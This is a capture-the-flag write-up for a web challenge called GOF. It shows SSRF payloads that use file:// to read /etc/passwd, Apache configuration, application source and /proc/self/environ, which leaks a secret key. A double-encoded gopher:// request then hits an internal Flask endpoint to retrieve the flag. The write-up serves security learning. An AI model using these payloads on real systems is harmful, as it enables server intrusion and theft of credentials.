


GOF Writeup

Description

We remade our club organization website. Check it out.

Solution

let's visit the website :



there is nothing interesting there, if we check the source html of the page, we find this link to a javascript file :

</div>

<script src="/static/js/main.js"></script>

when we click on it we get this js code :

```
function myFunc(eventObj) {  
    var xhttp = new XMLHttpRequest();  
    xhttp.onreadystatechange = function () {  
        if (this.readyState == 4 && this.status == 200) {
```

```

        document.getElementById("content").innerHTML = xhttp.responseText;
    }
};
xhttp.open("POST", '/request');
xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhttp.send("service=" + this.attributes.link.value);

}

var dep = document.getElementsByClassName('department');
for (var i = 0; i < dep.length; i++) {
    dep[i].addEventListener('click', myFunc);
}

```

so there is an endpoint `/request` that accepts a POST request with the parameter `service` that takes the value of a URL.

let's request that endpoint on burpsuite :

The screenshot displays the Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab shows a POST request to `/request` with a `Content-Type` of `application/x-www-form-urlencoded` and a `service` parameter set to `https://gof.hackini24.shellmates.club/`. The 'Response' tab shows an HTTP 200 OK response with an HTML body. The HTML body includes a header with a meta charset of 'utf-8' and a viewport, followed by a title 'nextGen', and a body containing a navigation bar with links for 'Main' and 'Overview'.

interesting, we might have an SSRF here, but before that let's try something else.

since this will accept any link, why we don't try to grab local files using `file://` which is a URI (Uniform Resource Identifier) scheme that is used to indicate that the referenced resource is a local file.

let's try to read the `/etc/passwd` file :

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /request HTTP/1.1 2 Host: gof.hackini24.shellmates.club 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 26 9 Origin: https://gof.hackini24.shellmates.club 10 Referer: https://gof.hackini24.shellmates.club/ 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 Te: trailers 15 Connection: close 16 17 service=file:///etc/passwd </pre>				<pre> 1 HTTP/1.1 200 OK 2 date: Mon, 18 Dec 2023 00:32:42 GMT 3 server: Apache/2.4.52 (Ubuntu) 4 vary: Accept-Encoding 5 content-type: text/html; charset=utf-8 6 connection: close 7 Content-Length: 922 8 9 root:x:0:0:root:/root:/bin/bash 10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 11 bin:x:2:2:bin:/bin:/usr/sbin/nologin 12 sys:x:3:3:sys:/dev:/usr/sbin/nologin 13 sync:x:4:65534:sync:/bin:/bin/sync 14 games:x:5:60:games:/usr/games:/usr/sbin/nologin 15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 23 list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin 24 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 27 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 28 </pre>			

we got the content of the file, great, now let's check some sensitive stuff.

we know that this server is running `apache2`, the common path to the apache configuration is `/etc/apache2/sites-enabled/000-default.conf`, let's try to read that :

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /request HTTP/1.1 2 Host: gof.hackini24.shellmates.club 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 58 9 Origin: https://gof.hackini24.shellmates.club 10 Referer: https://gof.hackini24.shellmates.club/ 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 Te: trailers 15 Connection: close 16 17 service=file:///etc/apache2/sites-enabled/000-default.conf </pre>				<pre> 1 HTTP/1.1 200 OK 2 date: Mon, 18 Dec 2023 00:35:03 GMT 3 server: Apache/2.4.52 (Ubuntu) 4 vary: Accept-Encoding 5 content-type: text/html; charset=utf-8 6 connection: close 7 Content-Length: 813 8 9 <VirtualHost 127.0.0.1:80> 10 ServerName acc.dep.shellmates.org 11 WSGIScriptAlias / /var/www/service1/app.wsgi 12 <Directory /var/www/service1> 13 Require all granted 14 </Directory> 15 </VirtualHost> 16 17 <VirtualHost 127.0.0.1:80> 18 ServerName hr.dep.shellmates.org 19 WSGIScriptAlias / /var/www/service2/app.wsgi 20 <Directory /var/www/service2> 21 Require all granted 22 </Directory> 23 </VirtualHost> 24 25 26 #<VirtualHost 127.0.0.1:80> 27 # ServerName secret-service.dep.shellmates.org 28 # WSGIScriptAlias / /var/www/secret-service/app.wsgi 29 # <Directory /var/www/service2> 30 # Require all granted 31 # </Directory> 32 # </VirtualHost> 33 34 <VirtualHost *:80> 35 WSGIScriptAlias / /var/www/main-app/app.wsgi 36 <Directory /var/www/main-app> 37 Require all granted </pre>			

we got the paths to some internal apps!

the interesting one is `secret-service`, which is located in `/var/www/secret-service/`, making an educated guess, we try to read the source code of that app in `/var/www/secret-service/app.py` :

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /request HTTP/1.1 2 Host: gof.hackini24.shellmates.club 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 45 9 Origin: https://gof.hackini24.shellmates.club 10 Referer: https://gof.hackini24.shellmates.club/ 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 Te: trailers 15 Connection: close 16 17 service=file:///var/www/secret-service/app.py</pre>		<pre>1 HTTP/1.1 200 OK 2 date: Mon, 18 Dec 2023 00:38:21 GMT 3 server: Apache/2.4.52 (Ubuntu) 4 vary: Accept-Encoding 5 content-type: text/html; charset=utf-8 6 connection: close 7 Content-Length: 818 8 9 from flask import Flask, render_template, request, jsonify 10 import os 11 from dotenv import load_dotenv 12 13 app = Flask(__name__) 14 15 load_dotenv() 16 SECRET_KEY = os.getenv('SECRET_KEY') 17 18 flag = os.popen("/flag").read() 19 20 @app.route("/flag", methods=["POST"]) 21 def flag(): 22 try: 23 data = request.get_json() 24 secret = data.get('secret') 25 if secret == SECRET_KEY: 26 flag = os.popen("/flag").read() 27 return jsonify({'success': True, 'flag': flag}) 28 else: 29 return jsonify({'success': False, 'error': 'Invalid secret'}) 30 except Exception as e: 31 return jsonify({'success': False, 'error': 'Something Went wrong'}) 32 33 34 35 @app.route("/flag", methods=["GET"]) 36 def test(): 37 return 'you can test your GET payloads here' 38 39</pre>	

and we got it, let's place it here for better visibility :

```
from flask import Flask, render_template, request, jsonify
import os
from dotenv import load_dotenv

app = Flask(__name__)

load_dotenv()
SECRET_KEY = os.getenv('SECRET_KEY')

flag = os.popen("/flag").read()

@app.route("/flag", methods=["POST"])
def flag():
    try:
        data = request.get_json()
        secret = data.get('secret')
        if secret == SECRET_KEY:
            flag = os.popen("/flag").read()
            return jsonify({'success': True, 'flag': flag})
        else:
            return jsonify({'success': False, 'error': 'Invalid secret'})
    except Exception as e:
        return jsonify({'success': False, 'error': "Something Went wrong"})

@app.route("/flag", methods=["GET"])
def test():
```

```
return "you can test your GET payloads here"
```

```
if __name__ == "__main__":  
    app.run(port=5000)
```

(before continuing, you may ask why we don't just read the flag since it's placed in that app's web root directory ?

i tried that but it didn't work cause probably the file is owned by root and www-data has no read permission on it.)

okay that's interesting, so this app has an endpoint `/flag`, if we send a POST request to that endpoint, it will check for the post data that has to be in json, the data should contain a key named `secret` with it's value that is placed in the `SECRET_KEY` environment variable, if all goes well we get the flag.

we have 2 problems, let's start with the first.

the first problem is we don't have the KEY, but since it's in an environment variable, we can check the `/proc/self/environ` file which holds the environment variables of our process :

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a POST request to `/request` with a body containing `service=file:///proc/self/environ`. The 'Response' tab shows a 200 OK response from Apache/2.4.52 (Ubuntu) with a body containing environment variables, including `SECRET_KEY=b7bb70a3b3c95f570a8d91ece41bf7c5`.

we got the key.

the last problem is how are we gonna send a POST request from this parameter, we need to find a way to send this request :

```
POST /flag HTTP/1.1  
Content-Type: application/json  
Content-Length: 46
```

```
{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}
```

this meets all the endpoint's conditions to give us the flag but the problem is sending it.

this is where `gopher` comes in play, we can actually send http requests and specially `http POST` requests using the `gopher://` protocol, you can learn more about how to use this technique [here](#).

so following the blog, if we want to send the request we mentioned earlier, we would send something like this using `gopher` :

```
gopher://127.0.0.1:5000/_POST%20%2Fflag%20HTTP%2F1.1%0AContent-
Type%3A%20application%2Fjson%0AContent-
Length%3A%2046%0A%0A%7B%22secret%22%3A%22b7bb70a3b3c95f570a8d31ece41bf7c5%22
%7D%0A
```

let's URL decode that to easily read it :

```
gopher://127.0.0.1:5000/_POST /flag HTTP/1.1
Content-Type: application/json
Content-Length: 46

{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}
```

we see that we meet all the conditions, but when we send it we get this error :


The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab is selected, showing a POST request to `/request HTTP/1.1` with a host of `gof.hackini24.shellmates.club`. The request body is a gopher:// URL encoded as a POST request. The 'Response' tab is also visible, showing a 200 OK response from the server.

Request	Response
1 POST /request HTTP/1.1 2 Host: gof.hackini24.shellmates.club 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 192 9 Origin: https://gof.hackini24.shellmates.club 10 Referer: https://gof.hackini24.shellmates.club/ 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 Te: trailers 15 Connection: close 16 17 service= gopher://127.0.0.1:5000/_POST%20%2Fflag%20HTTP%2F1.1%0AContent-Type%3A%20application%2Fjson%0AContent-Length%3A%2046%0A%0A%7B%22secret%22%3A%22b7bb70a3b3c95f570a8d31ece41bf7c5%22%7D%0A	1 HTTP/1.1 200 OK 2 date: Mon, 18 Dec 2023 01:04:32 GMT 3 server: Apache/2.4.52 (Ubuntu) 4 vary: Accept-Encoding 5 content-type: text/html; charset=utf-8 6 connection: close 7 Content-Length: 171 8 9 Error running curl with url: gopher://127.0.0.1:5000/_POST /flag HTTP/1.1 10 Content-Type: application/json 11 Content-Length: 46 12 13 {"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"} 14

hmm, may be this is caused by encoding, to play safe , let's also encode the % characters that are responsible for URL encoding, so we replace all occurrence of % to %25 , and the URL becomes :

```
gopher://127.0.0.1:5000/_POST%2520%252Fflag%2520HTTP%252F1.1%250AContent-
Type%253A%2520application%252Fjson%250AContent-
Length%253A%252046%250A%250A%257B%2522secret%2522%253A%2522b7bb70a3b3c95f570
a8d31ece41bf7c5%2522%257D%250A
```

let's send that :



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to `/request` with a gopher:// URL. The 'Response' tab shows a 200 OK response from Werkzeug/3.0.1 Python/3.10.12, returning a JSON object with the flag.

Request

```
1 POST /request HTTP/1.1
2 Host: gof.hackini24.shellmates.club
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 234
9 Origin: https://gof.hackini24.shellmates.club
10 Referer: https://gof.hackini24.shellmates.club/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15 Connection: close
16
17 service=
gopher://127.0.0.1:5000/_POST%2520%252Fflag%2520HTTP%252F1.1%250AContent-Type%253A%2520application%252Fjson%250AContent-Length%253A%252046%250A%250A%257B%2522secret%2522%253A%2522b7bb70a3b3c95f570a8d31ece41bf7c5%2522%257D%250A
```

Response

```
1 HTTP/1.1 200 OK
2 date: Mon, 18 Dec 2023 01:08:17 GMT
3 server: Apache/2.4.52 (Ubuntu)
4 vary: Accept-Encoding
5 content-type: text/html; charset=utf-8
6 connection: close
7 Content-Length: 218
8
9 HTTP/1.1 200 OK
10 Server: Werkzeug/3.0.1 Python/3.10.12
11 Date: Mon, 18 Dec 2023 01:08:18 GMT
12 Content-Type: application/json
13 Content-Length: 59
14 Connection: close
15
16 {"flag": "shellmates{go_go_go_Go000PHER}"}
17
```

- flag: `shellmates{go_go_go_Go000PHER}`